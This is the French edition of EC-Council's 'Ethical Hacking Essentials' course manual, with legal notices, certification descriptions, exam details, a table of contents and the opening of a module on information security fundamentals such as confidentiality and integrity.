



Ethical Hacking Essentials PROFESSIONAL SERIES

Ethical Hacking Essentials

Version 1

EC-Council

Copyright © 2021 par EC-Council. Tous droits réservés. Sauf autorisation en vertu du Copyright Act de 1976, aucune partie de cette publication ne peut être reproduite ou distribuée sous quelque forme ou par quelque moyen que ce soit, ou stockée dans une base de données ou un système de stockage, sans l'autorisation écrite préalable de l'éditeur, à l'exception des codes source des programmes qui peuvent être saisis, stockés et exécutés dans un système informatique, mais ne peuvent être reproduits pour être publiés sans l'autorisation écrite préalable de l'éditeur, sauf dans le cas de brèves citations figurant dans des commentaires et certaines autres utilisations non commerciales autorisées par la loi sur le copyright. Pour toute demande d'autorisation, écrivez à EC-Council, à "Attention : EC-Council", à l'adresse ci-dessous :

EC-Council New Mexico
101C Sun Ave NE
Albuquerque, NM 87109

Les informations contenues dans cette publication ont été obtenues par EC-Council à partir de sources jugées fiables. EC-Council prend des mesures raisonnables pour s'assurer que le contenu est à jour et exact ; cependant, en raison de la possibilité d'erreurs humaines ou techniques, nous ne garantissons pas l'exactitude, l'adéquation ou l'exhaustivité de ces informations et ne sommes pas responsables de toute erreur ou omission ni de l'exactitude des résultats obtenus par l'utilisation de ces informations.

Le matériel pédagogique est le résultat de recherches approfondies et de contributions d'experts en la matière provenant du monde entier. Les crédits pour toutes ces contributions et références sont mentionnés en fin de document dans les références. Nous nous engageons à protéger la propriété intellectuelle. Si vous êtes titulaire d'un droit d'auteur (un licencié exclusif ou son agent), et si vous pensez qu'une partie du matériel pédagogique constitue une infraction au droit d'auteur, ou une violation d'une licence ou d'un contrat convenu, vous pouvez nous en informer à l'adresse legal@eccouncil.org. En cas de plainte justifiée, EC-Council supprimera le contenu en question et effectuera les rectifications nécessaires.

Le matériel pédagogique peut contenir des références à d'autres ressources d'information et solutions de sécurité, mais ces références ne doivent pas être considérées comme une caution ou une recommandation de la part d'EC-Council.

Les lecteurs sont invités à signaler les erreurs, omissions et inexactitudes à EC-Council à l'adresse legal@eccouncil.org. En cas de problème, veuillez contacter support@eccouncil.org.

AVIS AU LECTEUR

EC-Council ne garantit aucun des produits, méthodologies ou cadres décrits dans le présent document et n'effectue aucune analyse indépendante en rapport avec les informations sur les produits contenues dans le présent document. EC-Council n'assume pas, et rejette expressément, toute obligation d'obtenir et d'inclure des informations autres que celles qui lui ont été fournies par le fabricant. Le lecteur est expressément averti de considérer et d'adopter toutes les précautions de sécurité qui pourraient être requises dans le cadre des activités décrites dans le présent document et d'éviter tout danger potentiel. En suivant les instructions contenues dans le présent document, le lecteur assume volontairement tous les risques liés à ces instructions. EC-Council ne fait aucune déclaration ou garantie de quelque nature que ce soit, y compris, mais sans s'y limiter, les garanties d'adéquation à un usage particulier ou de qualité marchande, et aucune déclaration de ce type n'est implicite en ce qui concerne les éléments exposés dans le présent document, et EC-Council n'assume aucune responsabilité quant à ces éléments. EC-Council ne peut être tenu responsable de tout dommage spécial, consécutif, direct ou indirect résultant, en tout ou en partie, de l'utilisation par le lecteur de ce document ou de la confiance qu'il lui accorde.

Avant-propos

La sécurité de l'information a pour objet la protection des données et des systèmes d'information contre l'accès non autorisé, l'utilisation non autorisée, le mauvais usage, la destruction ou l'altération. L'objectif de la sécurité de l'information est de protéger la confidentialité, l'intégrité et la disponibilité des informations numériques.

La sécurité de l'information joue un rôle essentiel dans toutes les organisations. Il s'agit de la situation dans laquelle l'information, le traitement de l'information et sa communication sont protégés en termes de confidentialité, d'intégrité et de disponibilité de l'information. Dans les communications, la sécurité de l'information couvre également l'authentification fiable des messages, c'est-à-dire l'identification des parties, la vérification et l'enregistrement de l'approbation et de l'autorisation des informations, la non-altération des données et la non-répudiation de la communication ou des données stockées.

La sécurité de l'information est l'un des éléments requis constituant la qualité de l'information et des systèmes d'information. La précaution face aux risques de sécurité de l'information et la mise en place de mesures de sécurité de l'information adéquates et suffisantes font partie des bonnes pratiques en matière de traitement de l'information qui sont requises notamment par les lois sur la protection des données et plus largement, des bonnes pratiques en matière de gestion de l'information.

Le programme Ethical Hacking Essentials (EHE) couvre les concepts fondamentaux de la sécurité de l'information et du hacking éthique. Il permet aux étudiants d'acquérir les compétences nécessaires pour identifier les menaces croissantes sur la sécurité de l'information qui ont un impact sur la stratégie de sécurité de l'organisation et sur la mise en œuvre de contrôles de sécurité généralisés.

Ce cours donne une vue d'ensemble des composants clés de la sécurité de l'information. Il est destiné à ceux qui souhaitent apprendre les différents principes fondamentaux de la sécurité de l'information et du hacking éthique et qui aspirent à faire carrière dans la sécurité de l'information.

A propos de EC-Council

L'International Council of Electronic Commerce Consultants, mieux connu sous le nom d'EC-Council, a été fondé fin 2001 pour répondre au besoin de professionnels de la sécurité de l'information et du commerce électronique bien formés et certifiés. EC-Council est une organisation internationale dont les membres sont des experts de l'industrie et du secteur qui travaillent ensemble pour définir les normes et améliorer le niveau de certification et de formation en matière de sécurité de l'information.

EC-Council a d'abord développé le programme Certified Ethical Hacker (CEH) dans le but d'enseigner les méthodologies, les outils et les techniques utilisés par les hackeurs. S'appuyant sur les connaissances de centaines d'experts en la matière, le programme CEH a rapidement gagné en popularité dans le monde entier et est aujourd'hui dispensé dans plus de 145 pays par plus de 950 centres de formation agréés. Il est considéré comme la référence pour de nombreuses entités gouvernementales et grandes entreprises dans le monde.

EC-Council, grâce à son important réseau de professionnels et à ses nombreux soutiens dans le secteur, a également développé une série d'autres programmes de pointe dans le domaine de la sécurité de l'information et du commerce électronique. Les certifications EC-Council sont considérées comme des certifications essentielles, indispensables lorsque les enseignements standard en matière de configuration et de politique de sécurité ne suffisent plus. Grâce à une véritable approche pratique et tactique de la sécurité, les personnes ayant acquis les connaissances délivrées par les programmes EC-Council renforcent les réseaux de sécurité dans le monde entier et battent les pirates informatiques à leur propre jeu.

Les autres programmes EC-Council

Sensibilisation à la sécurité informatique : Certified Secure Computer User



L'objectif du programme de formation du CSCU est de fournir aux étudiants les connaissances et les compétences nécessaires pour protéger leurs actifs informationnels. Ce cours plonge les étudiants dans un environnement d'apprentissage interactif où ils acquièrent une compréhension fondamentale de diverses menaces pour la sécurité des ordinateurs et des réseaux, telles que l'usurpation d'identité, la fraude à la carte de crédit, les escroqueries par hameçonnage sur les services bancaires en ligne, les virus et les portes dérobées, les canulars par courrier électronique, les prédateurs sexuels et autres menaces en ligne, la perte d'informations confidentielles, les attaques par piratage et l'ingénierie sociale. Plus important encore, les compétences acquises dans ce cours aident les étudiants à prendre les mesures nécessaires pour minimiser leur exposition en matière de sécurité.

Défense du Réseau : Certified Network Defender



Les étudiants qui suivent le cours Certified Network Defender vont acquérir une compréhension détaillée de la défense des réseaux et développer leur expertise pratique pour intervenir dans des situations réelles de défense des réseaux. Ils vont acquérir les connaissances techniques approfondies nécessaires pour concevoir un réseau sécurisé au sein de leur organisation. Ce cours fournit une compréhension fondamentale de la véritable nature de la transmission de données, des technologies de réseau et des technologies logicielles afin que les étudiants puissent comprendre comment les réseaux fonctionnent, comment les logiciels d'automatisation se comportent et comment analyser les réseaux et leur défense.

Les étudiants apprendront comment protéger, détecter et répondre aux attaques des réseaux, ainsi que les principes fondamentaux de la défense des réseaux, l'application des contrôles de sécurité des réseaux, les protocoles, les équipements périphériques, les IDS sécurisés, les VPN et la configuration des pare-feu. Les étudiants apprendront également les subtilités de la signature du trafic réseau, de l'analyse et du scan de vulnérabilité, ce qui les aidera à concevoir des politiques de sécurité réseau renforcées et des plans de réponse aux incidents efficaces. Ces compétences aideront les organisations à améliorer la résilience et la continuité opérationnelle en cas d'attaque.

Hacking Ethique : Certified Ethical Hacker



Certified Ethical Hacker (CEH) est la certification la plus réputée en matière de hacking éthique et elle est recommandée par les employeurs du monde entier. Il s'agit de la certification de sécurité de l'information la plus recherchée et représente l'une des certifications en cybersécurité à la croissance la plus rapide. Elle est exigée par les infrastructures critiques et les fournisseurs de services essentiels. Depuis l'introduction de CEH en 2003, elle est reconnue comme une norme au sein de la communauté de la sécurité de l'information. La certification CEH est constamment mise à jour pour présenter les dernières techniques de hacking ainsi que les outils de hacking les plus avancés et les exploits utilisés par les hackeurs et les professionnels de la sécurité de l'information actuels. Les cinq phases du hacking éthique et la mission principale et initiale du CEH restent valables et pertinentes aujourd'hui : "Pour battre un hameau, vous devez penser comme un hameau".

La certification CEH permet de comprendre en profondeur les phases du hacking éthique, les différents vecteurs d'attaque et les contre-mesures préventives. Elle vous apprendra comment les pirates informatiques pensent et agissent afin que vous soyez mieux placé pour mettre en place votre infrastructure de sécurité et vous défendre contre de futures attaques. La compréhension des faiblesses et des vulnérabilités des systèmes aide les organisations à renforcer les contrôles de sécurité de leurs systèmes afin de minimiser le risque d'incident.

La formation CEH a été conçue pour intégrer un environnement pratique et un processus systématique dans tous les domaines et toutes les méthodes du hacking éthique, vous donnant

ainsi l'occasion de prouver que vous possédez les connaissances et les compétences requises pour exercer le métier de hacker éthique. Vous serez confronté à une approche totalement différente des responsabilités et des mesures requises pour assurer la sécurité.

Test d'Intrusion : Certified Penetration Testing Professional



La certification CPENT exige que vous démontrez votre maîtrise de techniques avancées de tests d'intrusion telles que les attaques avancées sur Windows, les attaques sur les systèmes IoT, l'exploitation avancée de binaires, l'écriture d'exploits, le contournement de réseaux filtrés, le test d'intrusion sur l'informatique industrielle (OT), l'accès à des réseaux cachés avec pivotement et double pivotement, l'escalade de priviléges et le contournement des mécanismes de défense.

Le programme CPENT d'EC-Council normalise la base de connaissances des professionnels des tests d'intrusion en intégrant les meilleures pratiques suivies par des experts expérimentés dans le domaine. L'objectif du CPENT est de s'assurer que chaque professionnel suit un code d'éthique strict, applique les meilleures pratiques dans le domaine des tests d'intrusion et connaît toutes les exigences de conformité requises par l'industrie.

Contrairement à une certification de sécurité normale, la certification CPENT garantit que les professionnels de la sécurité possèdent les compétences nécessaires pour analyser de manière exhaustive la qualité de la sécurité d'un réseau et recommander des mesures correctives efficaces. Depuis de nombreuses années, EC-Council certifie des professionnels de la sécurité informatique dans le monde entier afin de s'assurer que ces professionnels maîtrisent les mécanismes de défense de la sécurité des réseaux. Les certifications d'EC-Council attestent du professionnalisme et de l'expertise de ces professionnels, ce qui en fait de ces professionnels des personnes recherchées par les organisations et les sociétés de conseil du monde entier.

Investigation Forensique : Computer Hacking Forensic Investigator



Computer Hacking Forensic Investigator (CHFI) est un cours complet qui couvre les principaux scénarios d'enquête forensique. Il permet aux étudiants d'acquérir une expérience pratique cruciale de diverses techniques d'investigation criminalistique. Les étudiants apprennent à utiliser les outils d'investigation standard pour mener à bien une enquête informatique à caractère judiciaire, ce qui les prépare à mieux contribuer à la poursuite des auteurs de ces actes.

La certification CHFI d'EC-Council certifie les individus dans la discipline de sécurité spécialisée qu'est l'informatique criminalistique, dans une perspective neutre vis-à-vis des fournisseurs. La certification CHFI renforce les connaissances pratiques des personnels chargés de l'application de la loi, des administrateurs système, des agents de sécurité, du personnel militaire et de la défense, des juristes, des banquiers, des professionnels de la sécurité et de toute personne concernée par l'intégrité des infrastructures informatiques.

Gestion des Incident : EC-Council Certified Incident Handler

TM

Le programme Certified Incident Handler (E|CIH) de EC-Council a été conçu et développé en collaboration avec des praticiens de la cybersécurité et du traitement et de la réponse aux incidents du monde entier. Il s'agit d'un programme complet de niveau spécialiste qui transmet les connaissances et

les compétences dont les organisations ont besoin pour gérer efficacement les conséquences d'une brèche de sécurité en réduisant l'impact de l'incident, tant sur le plan financier que sur celui de la réputation.

L'ECIH est un programme axé sur la méthode qui utilise une approche holistique pour couvrir de vastes concepts concernant le traitement et la réponse aux incidents organisationnels, depuis la préparation et la planification du processus de réponse au traitement des incidents jusqu'à la restauration des actifs des organisations après un incident de sécurité. Ces concepts sont essentiels pour gérer et répondre aux incidents de sécurité afin de protéger les organisations contre de futures menaces ou attaques.

Management : Certified Chief Information Security Officer



Le programme Certified Chief Information Security Officer (CCISO) a été développé par EC-Council pour répondre à un manque de connaissances dans le secteur de la sécurité de l'information. La plupart des certifications en sécurité de l'information se concentrent sur des outils spécifiques ou sur les compétences techniques des professionnels. Lorsque le programme CCISO a été développé, il n'existe aucune certification reconnaissant les connaissances, les compétences et les aptitudes requises pour qu'un professionnel de la sécurité de l'information expérimenté puisse remplir les fonctions de RSSI de manière efficace et compétente. En fait, à cette époque, de nombreuses questions se posaient sur ce qu'était réellement un RSSI et sur la valeur ajoutée de ce rôle pour une organisation.

Le CCISO Body of Knowledge permet de définir le rôle du RSSI et d'exposer clairement les contributions de cette fonction au sein d'une organisation. EC-Council enrichit ces informations grâce à des formations dispensées par des instructeurs ou des modules d'auto-apprentissage afin de s'assurer que les candidats ont une compréhension complète du rôle. EC-Council évalue les connaissances des candidats à la certification CCISO par le biais d'un examen rigoureux qui teste leurs compétences dans cinq domaines qu'un responsable de la sécurité chevronné devrait connaître.

Sécurité des Applications : Certified Application Security Engineer



Le titre d'ingénieur certifié en sécurité des applications (CASE) est développé en partenariat avec de grands experts mondiaux en développement d'applications et de logiciels. La certification CASE teste les compétences et les connaissances essentielles en matière de sécurité requises tout au long d'un cycle de vie de développement logiciel (SDLC) typique, en mettant l'accent sur l'importance de la mise en œuvre de méthodologies et de pratiques sécurisées dans l'environnement de fonctionnement hostile d'aujourd'hui.

Le programme de formation CASE est développé pour préparer les professionnels du développement de logiciels à acquérir les compétences nécessaires attendues par les employeurs et les universités du monde entier. Il s'agit d'un cours pratique et complet sur la sécurité des applications qui aidera les professionnels du logiciel à créer des applications sécurisées. Le programme de formation englobe les aspects liés à la sécurité dans toutes les phases du cycle de vie du développement logiciel (SDLC) : planification, création, test et déploiement d'une application.

Contrairement à d'autres formations sur la sécurité des applications, CASE va au-delà des simples directives sur les pratiques de codage sécurisé et inclut la détermination des exigences de sécurité, la conception d'applications robustes et la gestion des problèmes de sécurité dans les phases de post-développement des applications. Cela fait de CASE l'une des certifications les plus complètes du marché actuellement. Elle est appréciée par les ingénieurs en applications logicielles, les analystes et les testeurs du monde entier, et respectée par les responsables du recrutement.

Gestion des Incidents : Certified Threat Intelligence Analyst



Le programme Certified Threat Intelligence Analyst (CTIA) est conçu et développé en collaboration avec des experts en cybersécurité et en renseignement sur les menaces du monde entier pour aider les organisations à identifier et à minimiser les risques opérationnels en faisant des menaces internes et externes inconnues des menaces connues. Il s'agit d'un programme complet, de niveau spécialiste, qui enseigne une approche structurée pour la collecte efficace de renseignements sur les menaces.

Dans un paysage de menaces en constante évolution, le CTIA est un programme de formation en renseignement sur les menaces essentiel pour ceux qui sont confrontés quotidiennement aux cybermenaces. Aujourd'hui, les organisations ont besoin d'un analyste du renseignement sur les menaces de cybersécurité de niveau professionnel, capable d'extraire du renseignement à partir

des données obtenues en mettant en œuvre diverses stratégies avancées. Ces programmes de formation au renseignement sur les menaces de niveau professionnel ne peuvent être réalisés que si le cœur du programme correspond et est conforme aux cadres de renseignement sur les menaces publiés par le gouvernement et l'industrie.

Gestion des Incidents : Certified SOC Analyst



Le programme Certified SOC Analyst (CSA) est la première étape vers l'intégration d'un centre d'opérations de sécurité (SOC). Il est conçu pour les analystes SOC de niveau I et II, déjà en poste ou en devenir, afin qu'ils acquièrent les compétences nécessaires pour effectuer des opérations de niveau débutant et intermédiaire.

CSA est un programme de formation et de certification qui permet à l'étudiant d'acquérir des compétences techniques courantes et recherchées grâce à l'enseignement de certains des formateurs les plus expérimentés du secteur. Le programme vise à créer de nouvelles opportunités de carrière grâce à des connaissances approfondies et précises et à des capacités de niveau supérieur permettant de contribuer de manière dynamique à une équipe SOC. Ce programme intensif de trois jours couvre les principes fondamentaux des opérations SOC, avant d'aborder la gestion et l'analyse des journaux, le déploiement de SIEM, la détection avancée des incidents et la réponse aux incidents. En outre, l'étudiant apprendra à gérer divers processus SOC et à collaborer avec le CSIRT en cas de besoin.

Informations sur l'examen EHE

Informations sur l'examen EHE	
Titre de l'examen	Ethical Hacking Essentials (EHE)
Code de l'examen	112-52
Disponibilité	EC-Council Exam Portal (rendez-vous sur https://www.eccexam.com)
Durée	2 Heures
Nombre de questions	75
Score d'obtention	70%

Table des Matières

Module 01 : Principes fondamentaux de la sécurité de l'information	1
Les principes fondamentaux de la sécurité de l'information	3
Les différentes lois et réglementations en matière de sécurité de l'information	22
Module 02 : Principes fondamentaux du hacking éthique	45
Méthode de la chaîne de frappe cyber	48
Les concepts de hacking et les catégories de hackeurs	62
Comprendre les différentes phases du hacking	69
Les concepts du hacking éthique, sa portée et ses limites	80
Outils de hacking éthique	89
Module 03 : Menaces sur la sécurité de l'information et évaluation des vulnérabilités	107
La menace et ses origines	110
Logiciels malveillants et leurs catégories	116
Vulnérabilités	204
Evaluation des vulnérabilités	216
Module 04 : Techniques de craquage de mots de passe et contre-mesures	249
Techniques de craquage de mots de passe	251
Outils de craquage de mots de passe	278
Contre-mesures	283
Module 05 : Techniques d'ingénierie sociale et contre-mesures	287
Concepts et phases de l'ingénierie sociale	289
Techniques d'ingénierie sociale	302
Menaces d'initiés et vol d'identité	333
Contre-mesures	345
Module 06 : Attaques des réseaux et contre-mesures	363
Ecoute réseau	366
Concepts de l'analyse de paquets	367
Techniques d'écoute réseau	380
Contre-mesures	393

Déni de service	400
Attaques DoS et DDoS	401
Contre-mesures	424
Détournement de session	429
Attaques par détournement de session	430
Contre-mesures	445
Module 07 : Attaques des applications Web et contre-mesures	453
Attaques de serveurs Web	456
Attaques de serveurs Web	457
Contre-mesures	492
Attaques des applications Web	497
Architecture des applications Web et niveaux de vulnérabilité	498
Menaces et attaques contre les applications Web	512
Contre-mesures	542
Attaques par injection SQL	554
Attaques par injection SQL	555
Contre-mesures	580
Module 08 : Attaques des réseaux sans fil et contre-mesures	587
Vocabulaire des réseaux sans fil	589
Différents types de chiffrement sans fil	602
Techniques d'attaque spécifiques aux réseaux sans fil	618
Attaques Bluetooth	649
Contre-mesures	661
Module 09 : Attaques des équipements mobiles et contre-mesures	669
Anatomie des attaques mobiles	671
Vecteurs d'attaque et vulnérabilités des plateformes mobiles	687
Concept de gestion des équipements mobiles (MDM)	715
Contre-mesures	722
Module 10 : Attaques des objets connectés (IoT) et de l'informatique industrielle (OT) et contre-mesures	735
Attaques de l'IoT	738
Les concepts de l'IoT	739

Attaques et menaces sur l'IoT	750
Contre-mesures	782
Attaques de l'OT	787
Les concepts de l'OT	788
Attaques et menaces sur l'OT	798
Contre-mesures	820
Module 11 : Menaces sur le Cloud et contre-mesures	827
Les concepts du Cloud	830
Comprendre la technologie des conteneurs	858
Les menaces sur le Cloud	886
Contre-mesures	915
Module 12 : Fondamentaux sur les tests d'intrusion	925
Comprendre les principes fondamentaux des tests d'intrusion ainsi que leurs avantages	927
Examiner les stratégies et les phases des tests d'intrusion	936
Directives et recommandations pour les tests d'intrusion	946
Glossaire	967
Références	987

This page is intentionally left blank.

EC-Council

E | HE
Ethical Hacking Essentials



Module 01

Information Security Fundamentals



Module Objectives

- 1 Understanding the Need for Security
- 2 Understanding the Elements of Information Security
- 3 Understanding the Security, Functionality, and Usability Triangle
- 4 Understanding Motives, Goals, and Objectives of Information Security Attacks
- 5 Overview of Classification of Attacks
- 6 Overview of Information Security Attack Vectors
- 7 Overview of Various Information Security Laws and Regulations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Objectifs du module

Les cybercriminels s'introduisent dans les systèmes informatiques pour diverses raisons. C'est pourquoi il est capital de comprendre comment et pourquoi ils attaquent et exploitent les failles des systèmes. Comme le dit Sun Tzu dans l'Art de la guerre : "Connais ton ennemi et connais-toi toi-même, eusses-tu cent guerres à soutenir, cent fois tu seras victorieux. Si tu ignores ton ennemi et que tu te connais toi-même, tes chances de perdre et de gagner seront égales.", les professionnels de la sécurité doivent protéger les infrastructures contre l'exploitation des failles de sécurité en connaissant l'ennemi (c.-à-d. les pirates informatiques) qui cherche à atteindre ces infrastructures dans le cadre de ses activités illégales.

Ce module débute par un aperçu du besoin de sécurité et des vecteurs de menace émergents, et donne un aperçu des différents composants de la sécurité de l'information. Le module aborde ensuite les types et les catégories d'attaques et se termine par un aperçu des lois et réglementations en matière de sécurité de l'information.

À l'issue de ce module, vous serez en mesure de :

- Comprendre pourquoi la sécurité informatique est nécessaire.
- Décrire les piliers de la sécurité de l'information.
- Décrire le triangle sécurité, fonctionnalité, convivialité.
- Expliquer les raisons, les buts et les objectifs des attaques informatiques.
- Expliquer les différentes catégories d'attaques.
- Décrire les vecteurs d'attaque sur les systèmes informatiques.
- Connaître les lois et règlements en matière de sécurité de l'information.

Module Flow

1 Discuss Information Security Fundamentals

2 Discuss Various Information Security Laws and Regulations



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez les principes fondamentaux de la sécurité de l'information

L'information est un bien précieux que les organisations doivent protéger. Si les informations sensibles d'une organisation tombent entre de mauvaises mains, elle peut subir des pertes considérables en termes financiers, en termes de réputation, perdre des clients, etc. Pour permettre de comprendre comment protéger ces ressources critiques que sont les informations, ce module commence par une présentation générale de la sécurité de l'information.

Cette section traite des raisons pour lesquelles la sécurité de l'information est indispensable, passe en revue les éléments qui composent la sécurité de l'information, présente le triangle sécurité, fonctionnalité, convivialité, expose les motifs, les buts et les objectifs des attaques, les catégories d'attaques et les vecteurs d'attaque contre les systèmes d'information.

What is Information Security?



Information security is a state of well-being of information and infrastructure in which the possibility of **theft**, **tampering**, and **disruption of information and services is low or tolerable**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Qu'est-ce que la sécurité de l'information ?

La sécurité de l'information est "un état de l'information et de l'infrastructure dans lequel la possibilité de vol, de falsification ou de perturbation des informations et des services est maintenue à un niveau faible ou tolérable". Par sécurité de l'information, on entend la protection des informations et des systèmes d'information qui utilisent, stockent et transmettent des informations, contre l'accès, la divulgation, l'altération et la destruction sans autorisation.

Need for Security

- 01 Evolution of technology, focused on **ease of use**
- 02 Rely on the use of computers for accessing, providing, or just storing information
- 03 Increased **network environment** and network-based applications
- 04 Direct impact of **security breach** on the corporate asset base and goodwill
- 05 Increasing complexity of computer infrastructure administration and management



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


La sécurité, une nécessité

Aujourd'hui, les organisations dépendent de plus en plus des réseaux informatiques car les utilisateurs et les employés veulent pouvoir échanger des informations à la vitesse de la lumière. De plus, au fur et à mesure que les technologies évoluent, on accorde de plus en plus d'importance à la convivialité des outils.

Des tâches routinières sont effectuées à l'aide d'ordinateurs pour accéder à l'information, la transmettre ou simplement la stocker. Cependant, même si ses actifs informationnels contribuent à rendre une organisation plus compétitive et plus "riche" qu'une autre, apparaissent-ils au capital de l'entreprise ? Il y a urgence à protéger ces actifs contre les probables menaces, mais le sujet de la sécurité de l'information est vaste et l'objectif de ce cours est de fournir à tous les participants l'ensemble des connaissances nécessaires pour protéger les biens numériques qui leur sont confiés.

Ce cours part du postulat qu'il existe des politiques organisationnelles approuvées par la direction générale de l'entreprise et que ses objectifs en matière de sécurité informatique ont été intégrés dans la stratégie de l'entreprise. Une politique de sécurité est une description de la manière dont les éléments d'un domaine de sécurité sont autorisés à interagir. On ne saurait trop insister sur l'importance de la sécurité dans le contexte contemporain de l'information et des télécommunications. Il existe une multitude de raisons de protéger et de sécuriser l'infrastructure des TIC. À l'origine, les ordinateurs étaient conçus pour faciliter les travaux de recherche, sans que la sécurité ne soit vraiment prise en compte. En effet, les ressources informatiques étant rares, elles étaient destinées à être partagées. La généralisation de l'informatique dans l'espace de travail et dans la vie quotidienne a entraîné un transfert de plus en plus important de contrôles vers les ordinateurs et une dépendance de plus en plus grande à leur égard pour la réalisation d'importantes tâches usuelles. Cela a entraîné l'accroissement de

l'utilisation des environnements en réseau et des applications fonctionnant en réseau. Toute perturbation du réseau informatique entraîne une perte de temps, d'argent, et parfois de vie. De plus, la complexité croissante de la gestion et de l'administration de l'infrastructure informatique fait que les violations de la sécurité ont un impact direct sur les actifs et l'activité de l'entreprise.



The slide features a dark blue header with the title "Elements of Information Security". Below the title is a collage of images related to technology and security, including a circuit board, a globe, and modern buildings. The main content area is divided into five sections, each with an icon and a brief definition:

- Confidentiality** (Heart icon): Assurance that the information is accessible only to those **authorized to have access**.
- Integrity** (Globe icon): The **trustworthiness of data or resources** in terms of preventing improper or unauthorized changes.
- Availability** (Screwdriver icon): Assurance that the systems responsible for delivering, storing, and processing information are accessible when **required by the authorized users**.
- Authenticity** (Key icon): Refers to the characteristic of a communication, document, or any data that ensures the **quality of being genuine**.
- Non-Repudiation** (Lightbulb icon): A **guarantee** that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les piliers de la sécurité de l'information

La sécurité de l'information repose sur cinq éléments majeurs : la confidentialité, l'intégrité, la disponibilité, l'authenticité et la non-répudiation.

■ La confidentialité

La confidentialité garantit que les informations ne sont accessibles qu'aux personnes autorisées. Les violations de la confidentialité peuvent être dues à une mauvaise manipulation des données ou à une tentative de piratage. Les moyens utilisés pour gérer la confidentialité sont, entre autres, la classification des données, le chiffrement des données et la suppression appropriée de certains équipements (tels que les DVD, les clefs USB, etc.).

■ Intégrité

L'intégrité garantit la fiabilité des données ou des ressources en empêchant toute modification inappropriée ou non autorisée. Elle garantit que les informations sont suffisamment fiables et précises pour pouvoir être utilisées. Les mesures visant à maintenir l'intégrité des données sont, entre autres, l'utilisation d'une somme de contrôle (c'est-à-dire un nombre calculé par une fonction mathématique pour vérifier qu'un bloc de données déterminé n'a pas été modifié) et un contrôle d'accès (qui garantit que seules les personnes autorisées peuvent mettre à jour, ajouter ou supprimer des données).

- **Disponibilité**

